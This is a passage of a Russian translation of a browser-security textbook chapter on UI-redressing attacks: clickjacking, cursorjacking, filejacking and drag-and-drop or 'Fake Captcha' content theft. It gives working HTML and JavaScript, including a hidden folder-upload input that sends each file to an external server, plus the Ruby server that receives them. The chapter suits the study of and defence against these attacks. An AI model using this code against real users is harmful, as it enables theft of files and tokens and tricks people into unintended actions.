Предыдущие примеры кликджекинга показали возможности одного лишь CSS. Если для атаки нужны динамические сведения от цели, например движения мыши, к средствам можно добавить JavaScript. Гибкость JavaScript позволяет определить точные координаты x и y текущего положения мыши. Это полезно при сложных атаках кликджекинга, требующих нескольких щелчков.

Представьте, что во фрейм помещена страница с кнопкой, которую пользователь должен нажать для выполнения атаки. Задача кликджекинга в таком случае - постоянно удерживать мышь цели над кнопкой. Тогда, как только пользователь щёлкнет где угодно, фактический щелчок придётся ровно туда, куда нужно вам. Рич Лундин (Rich Lundeen) и Брендан Коулз (Brendan Coles) создали командный модуль BeEF, реализующий этот метод.[31]

В этом сценарии есть два фрейма: внутренний и внешний IFrame. Внешний IFrame загружает целевой источник, который требуется эксплуатировать кликджекингом. Внутренний IFrame, напротив, слушает события `onmousemove`, а его положение обновляется в соответствии с текущим положением курсора. Благодаря этому курсор всегда находится над элементом, который цель должна нажать.

Следующий код посредством API jQuery динамически обновляет положение `outerObj` с учётом текущих координат мыши:

```
$j("body").mousemove(function(e) {
  $j(outerObj).css('top', e.pageY);
  $j(outerObj).css('left', e.pageX);
});
```

Стиль внутреннего IFrame использует приём с прозрачностью, чтобы элемент был невидимым:

```
filter:alpha(opacity=0);
opacity:0;
```

Рассмотрим следующую примерную страницу, служащую целью атаки кликджекинга. Нужно, чтобы пользователь нажал кнопку Add User, которая здесь просто создаёт всплывающее окно. Обратите внимание на фон body, добавленный для наглядности примера:

```
<html>
<head>
</head>
<body style="background-color:red">
<p> </p>
<button onclick="javascript:alert('User Added')" \
type="button">Add User to Admin group</button>
<p> </p>
</body>
</html>
```

Если запустить модуль BeEF «Clickjacking», указав предыдущий HTML как внутренний IFrame, все щелчки будут передаваться этому IFrame. Результат показан на рисунках 4-12 и 4-13. Как видно, IFrame следует за движениями мыши, поэтому где бы пользователь ни щёлкнул по странице, фактически он нажмёт кнопку Add User.




Рисунок 4-12. IFrame надёжно следует за движениями мыши




Рисунок 4-13. Курсор по-прежнему находится над кнопкой

Перевод основных надписей на рисунках 4-12 и 4-13: **You should be hooked into BeEF** - вы должны быть зацеплены в BeEF; **Have fun while your browser is working against you** - развлекайтесь, пока браузер работает против вас; **Add User to Admin group** - добавить пользователя в группу администраторов; **Insert your secret here** - введите здесь свой секрет.

Когда пользователь решит щёлкнуть, нажатие вызовет событие `onClick` кнопки на странице во фрейме. Как видно из исходного кода этой страницы, появится диалог предупреждения, показанный на рисунке 4-14.




Рисунок 4-14. Успешный кликджекинг

Перевод сообщения на рисунке: **User Added** - пользователь добавлен.

Обратите внимание: на предыдущих рисунках под курсором видны фон и кнопка. Это сделано для демонстрации; прозрачность, скрывающая содержимое IFrame, не была задана.

Использование курсор-джекинга

В этом разделе рассматриваются атаки, похожие на кликджекинг, но теперь они направлены на курсор мыши. Курсор-джекинг полезен для проведения сложных атак с подменой пользовательского интерфейса.

> **NOSCRIPT CLEARCLICK**
>
> NoScript - одно из самых популярных расширений Firefox для предотвращения XSS, XSRF и различных атак с подменой интерфейса. Его функция ClearClick[32] помогает выявлять и предотвращать кликджекинг, создавая снимки страницы во фрейме и родительской страницы в том виде, в каком её обычно видит пользователь. Если два снимка различаются, распознаётся атака кликджекинга. Благодаря этому NoScript выявляет щелчки по прозрачным элементам страницы, потенциально используемым для проведения таких атак.

Первые примеры курсор-джекинга продемонстрировал Эдди Борди (Eddy Bordi), а затем метод усовершенствовал Маркус Нимиц (Marcus Niemietz).[33] Курсор-джекинг обманывает пользователей с помощью пользовательского изображения курсора, указатель на котором отображается со смещением. Видимый курсор сдвинут вправо относительно настоящего положения мыши. После этого атакующий может направлять щелчки пользователя на нужные, правильно расположенные элементы. Рассмотрим следующую страницу:

```
<html>
<head>
<style type="text/css">
 #c {
  cursor:url("http://localhost/basic_cursorjacking
  /new_cursor.png"),default;
 }
 #c input{
  cursor:url("http://localhost/basic_cursorjacking
  /new_cursor.png"),default;
 }
</style>
</head>
<body>
 <h1> Курсор-джекинг. Нажмите кнопку Second или Fourth. </h1>
<div id="c">
  <input type="button" value="First" onclick="alert('clicked on 1')">
          
  <input type="button" value="Second" onclick="alert('clicked on 2')">
          <br></br>
  <input type="button" value="Third" onclick="alert('clicked on 3')">
          
  <input type="button" value="Fourth" onclick="alert('clicked on 4')">
          
</div>
</body>
</html>
```

Из определения CSS видно, что курсор мыши заменяется пользовательским изображением. Как показано на рисунке 4-15, изображение содержит значок мыши, статически смещённый вправо.

Рисунок 4-15. Нажатие кнопки Second приводит к нажатию кнопки First

Перевод основных надписей на рисунке: **CursorJacking. Click on the 'Second' or 'Fourth' buttons.** - курсор-джекинг: нажмите кнопку Second или Fourth; **First / Second / Third / Fourth** - первая / вторая / третья / четвёртая; **clicked on 1** - нажата кнопка 1.

Для демонстрации фон изображения оставлен видимым. В настоящей атаке изображение также было бы в формате PNG, но с прозрачным фоном. Когда цель пытается нажать на странице кнопку Second или Fourth, фактически она щёлкает кнопку слева. Настоящее положение курсора мыши скрывается новым изображением курсора.

Кшиштоф Котович (Krzysztof Kotowicz)[34] и Марио Хайдерих расширили эти методы курсор-джекинга. Их новый вектор атаки полностью скрывал курсор в теле страницы, для чего элементу body добавлялся следующий стиль:

```
<body style="cursor:none">
```

Затем динамически накладывалось другое изображение курсора, связанное с событиями `mousemove`. Следующий код демонстрирует метод:

```
<html>
<head><title>Продвинутый курсор-джекинг Котовича и Хайдериха</title>
<style>
body,html {margin:0;padding:0}
</style>
</head>
<body style="cursor:none;height: 1000px;">
<img style="position: absolute;z-index:1000;" id=cursor
 src="cursor.png" />
<div style=margin-left:300px;">
<h1>Хороший ли это пример курсор-джекинга?</h1>
</div>
<button style="font-size:
150%;position:absolute;top:130px;left:630px;">YES</button>
<button style="font-size: 150%;position:absolute;top:130px;
left:680px;">NO</button>
<div style="opacity:1;position:absolute;top:130px;left:30px;">
<a href="https://twitter.com/share" class="twitter-share-button"
data-via="kkotowicz" data-size="small">Tweet</a>
<script>!function(d,s,id){var
js,fjs=d.getElementsByTagName(s)[0];if(!d.getElementById(id))
```

```
{js=d.createElement(s);js.id=id;js.src="//platform.twitter.com/
widgets.js";fjs.parentNode.insertBefore(js,fjs);}}(document,
"script","twitter-wjs");</script>
</div>
<script>
function shake(n) {
 if (parent.moveBy) {
 for (i = 10; i > 0; i--) {
  for (j = n; j > 0; j--) {
   parent.moveBy(0,i);
   parent.moveBy(i,0);
   parent.moveBy(0,-i);
   parent.moveBy(-i,0);
  }
 }
 }
}
shake(5);
  var  oNode = document.getElementById('cursor');
  var onmove = function (e) {
    var nMoveX =  e.clientX, nMoveY =  e.clientY;
    oNode.style.left = (nMoveX + 600)+"px";
    oNode.style.top = nMoveY + "px";
  };
  document.body.addEventListener('mousemove', onmove, true);
</script>
</body>
```

Сначала изображение курсора мыши заменяется пользовательским. Затем к телу страницы присоединяется новый обработчик, слушающий события `mousemove`. Когда настоящая мышь движется, события срабатывают в обработчике, из-за чего поддельный, то есть видимый, курсор перемещается соответствующим образом.

JavaScript отслеживает движения настоящего курсора по координатам x и y и обновляет положение поддельного. Как вы могли заметить, тот же метод применялся в предыдущем разделе о продвинутом кликджекинге. Результат показан на рисунке 4-16: когда цель нажимает кнопку YES, на самом деле она щёлкает кнопку Twitter.




Рисунок 4-16. Нажатие кнопки YES приводит к нажатию кнопки Twitter

Перевод надписей на рисунке: **Is this a good example of cursorjacking?** - хороший ли это пример курсор-джекинга?; **YES / NO** - да / нет; **Tweet** - опубликовать твит.

Первоначально этот новый метод курсор-джекинга обходил защиту ClearClick в NoScript. Вспомните сказанное ранее: ClearClick умеет определять, выполнен ли щелчок по прозрачному элементу с `opacity=0`. В предыдущем примере настоящий щелчок приходится на непрозрачную область страницы, кнопку Twitter, поэтому NoScript не мог обнаружить атаку. Этот обход ClearClick устранён в NoScript 2.2.8 RC1.[35]

Использование файлового джекинга

Файловый джекинг позволяет посредством хитроумной подмены интерфейса в браузере извлекать содержимое каталогов нижележащей ОС цели на сервер атакующего. В результате при определённых условиях можно загружать файлы с машины цели. Для успешной атаки необходимы два условия:

1. Цель должна использовать Chrome, поскольку на тот момент это единственный браузер с поддержкой входных атрибутов `directory` и `webkitdirectory`, подобных следующим:

```
<input type="file" id="file_x " webkitdirectory directory />
```

2. Атака основана на приманивании цели к щелчку в определённом месте, как и другие методы подмены интерфейса. В данном случае входной элемент скрывается за элементом кнопки обычным приёмом CSS с прозрачностью, который встречался на предыдущих страницах.

Котович[36] впервые опубликовал это исследование подмены интерфейса в 2011 году после анализа последствий файлового джекинга для пользователей, которых заманивали уловками социальной инженерии.

Атака основана на том, что при загрузке файла из интернета цель использует системный диалог «Choose Folder». Для повышения эффективности следует обманом заставить пользователя выбрать каталог с конфиденциальными файлами, например посредством убедительного фишингового содержимого. На рисунке 4-17 показано, что увидит цель после нажатия кнопки «Download to...». JavaScript перечислит файлы каталога посредством входного атрибута `directory`, а затем отправит каждый из них на ваш сервер запросом POST.




Рисунок 4-17. Нажатие «Download to...» открывает диалог выбора папки

Перевод основных надписей на рисунке: **Download to...** - загрузить в...; **Choose Folder / Select / Cancel / New Folder** - выбрать папку / выбрать / отмена / новая папка; **Favorites / Applications / Desktop / Downloads / Movies** - избранное / приложения / рабочий стол / загрузки / фильмы.

Рассмотрим следующий серверный код Ruby:

```
require 'rubygems'
require 'thin'
require 'rack'
require 'sinatra'
class UploadManager < Sinatra::Base
  post "/" do
    puts "receiving post data"
    params.each do |key,value|
      puts "#{key}->#{value}"
    end
  end
end
@routes = {
    "/upload" => UploadManager.new
}
@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("browserhacker.com", 4000, @rack_app)
Thin::Logging.silent = true
Thin::Logging.debug = false
puts "[#{Time.now}] Thin ready"
@thin.start
```

Код привязывает веб-сервер Ruby Thin к порту 4000, где тот готов обрабатывать запросы HTTP POST к URI `/upload`. Когда на этот URI приходит запрос POST, содержимое выводится в консоль, как показано на рисунке 4-18.

Следующий код JavaScript представляет клиентскую часть атаки. Обратите внимание: прозрачность маскирующей кнопки и скрытого входного элемента задана равной нулю. Затем их закрывает видимый элемент кнопки. Когда цель нажимает кнопку, на самом деле она щёлкает входной элемент, полагая, что должна выбрать место загрузки, как было показано на рисунке 4-17.

Как только цель нажимает входной элемент и выбирает место загрузки, срабатывает событие `onchange` этого элемента и выполняется связанная с ним анонимная функция. В результате перечисляются файлы выбранного каталога загрузки, а содержимое форматируется объектом `FormData`. Наконец, оно извлекается межисточниковым запросом POST через `XMLHttpRequest`. Иными словами, содержимое выбранного каталога перечисляется, а каждый файл загружается на ваш сервер:

```
<html>
<head>
    <script src="http://ajax.googleapis.com/ajax/libs
/jquery/1.5.2/jquery.min.js" type="text/javascript"></script>
    <style>
        body {background: #333; color: #eee;}
        a:link, a:visited {color: lightgreen;}
        input[type='file'] {
            opacity: 0;
            position: absolute;
            left: 0; top: 0;
            width: 300px;
            line-height: 20px;
            height: 25px;
        }
        #cloak {
            position: absolute;
            left: 0;
            top: 0;
            line-height: 20px;
            height: 25px;
            cursor: pointer;
        }
        label {
            display: block;
        }
    </style>
```

```
</head>
<body>
<button id=cloak>Download to...</button>
<input type="file" id="cloaked" webkitdirectory directory />
<script>
    document.getElementById("cloaked").onchange = function(e) {
        for (var i = 0, f; f = e.target.files[i]; ++i) {
            console.log("sending file with path: " +
              f.webkitRelativePath + ", name: " + f.name);
            fdata = new FormData();
            fdata.append('path', f.webkitRelativePath);
            fdata.append('name', f.name);
            fdata.append('content', f);
            var xhr = new XMLHttpRequest();
            xhr.open("POST", "http://browserhacker.com/upload", true);
            xhr.send(fdata);
        }
    };
</script>
</body>
</html>
```

Обратите внимание: источники двух предыдущих фрагментов различаются, но это не мешает атаке работать. Файлы можно извлекать из ОС цели с соблюдением SOP в браузерах на движках Gecko и WebKit, таких как Firefox, Chrome и Safari. В межисточниковых сценариях эти браузеры всё равно отправляют `XMLHttpRequest`, хотя ответ прочитать нельзя, тогда как другие браузеры, например Opera, запрос не отправляют. В главах 9 и 10 вы увидите, почему это поведение важно для множества новых видов атак.




Рисунок 4-18. Данные POST отправляются в другой источник

Перевод основных надписей на рисунке: **receiving post data** - получение данных POST; **Thin ready** - Thin готов; **Request Payload** - полезная нагрузка запроса; **Elements / Resources / Network / Sources / Timeline / Profiles / Audits / Console** - элементы / ресурсы / сеть / исходный код / временная шкала / профили / проверки / консоль.

Использование перетаскивания

Ещё один пример того, как непоследовательные реализации SOP приводят к уязвимостям, - атака с подменой интерфейса посредством перетаскивания. Эксплуатация этих дыр в целевом браузере позволяет похищать содержимое из разных источников. Одно из первых публичных сообщений о такой атаке сделал Михал Залевский (Michal Zalewski) в конце 2010 года.[37] Он сообщил об ошибке Firefox, исправленной в 2012 году, при которой SOP не применялась во время межисточникового перетаскивания.

На подконтрольной фишинговой странице можно создать IFrame. Его источник указывает на межисточниковый ресурс, содержимое которого можно прочитать в обход SOP, если пользователь перетащит IFrame и отпустит где-нибудь в окне верхнего уровня.

Такого поведения можно добиться, обманом заставив цель перетаскивать элементы страницы, например под видом простой игры. Перетаскиваемым элементом служит IFrame с содержимым, которое требуется прочитать.

В первой проверке концепции этого метода использовались ресурсы во фрейме со схемой `view-source://`. Например:

```
<iframe src="view-source:http://browservictim.com/any">
```

Если ресурс загружен через `view-source`, отображается необработанный исходный HTML. Обманное перетаскивание такого содержимого из фрейма в окно верхнего уровня даёт множество преимуществ, включая возможность прочитать токены против XSRF и любые другие сведения, доступные в исходном HTML страницы.

Эту ошибку исправили в Firefox в конце 2011 года, запретив межисточниковое перетаскивание. Котович нашёл ещё один интересный способ обойти ограничение, который на момент написания книги по-прежнему работал в Firefox. Метод называется «Fake Captcha»[38] и охватывает особый пограничный случай. Проблема возникает, когда ресурс помещён во фрейм посредством `view-source`, как рассмотрено выше, а нужное содержимое расположено с определённым смещением в окне верхнего уровня. Метод эксплуатирует то, что пользователь, увидев поле с содержимым для копирования, может трижды щёлкнуть мышью и нажать Ctrl+C. Это выделит и скопирует всё содержимое в буфер обмена.

В данном случае в поле отображается фрагмент строки необработанного HTML из содержимого во фрейме. На рисунке 4-19 показано, что видит пользователь, а рисунок 4-20 раскрывает происходящее в фоновом режиме.




Рисунок 4-19. Исходный код, видимый пользователю

Перевод надписей на рисунке: **To protect against spam, please retype the below security code** - для защиты от спама повторно введите приведённый ниже код безопасности; **Security code / Repeat security code / Register** - код безопасности / повторите код безопасности / зарегистрироваться.

Если пользователь трижды щёлкнет мышью по полю Security Code, будет скопирована вся строка, как видно на рисунке 4-20. Выделенное содержимое - лишь часть строки, которую должен увидеть ничего не подозревающий пользователь. Метод основан на размещении IFrame с определённым смещением в окне верхнего уровня. Поле Security Code - не настоящее поле ввода, а IFrame, как видно из следующего кода:

```
<style>
iframe#one {
 margin: 0;
 padding: 0;
 width: 9em;
 height: 1em;
 border: 2px inset black;
 font: normal 13px/14px monospace;
 display: inline-block;
}
</style>
<p>
<label>Security code:</label><iframe id=one scrolling=no
src="http://browservictim.com/any"></iframe>
</p>
```

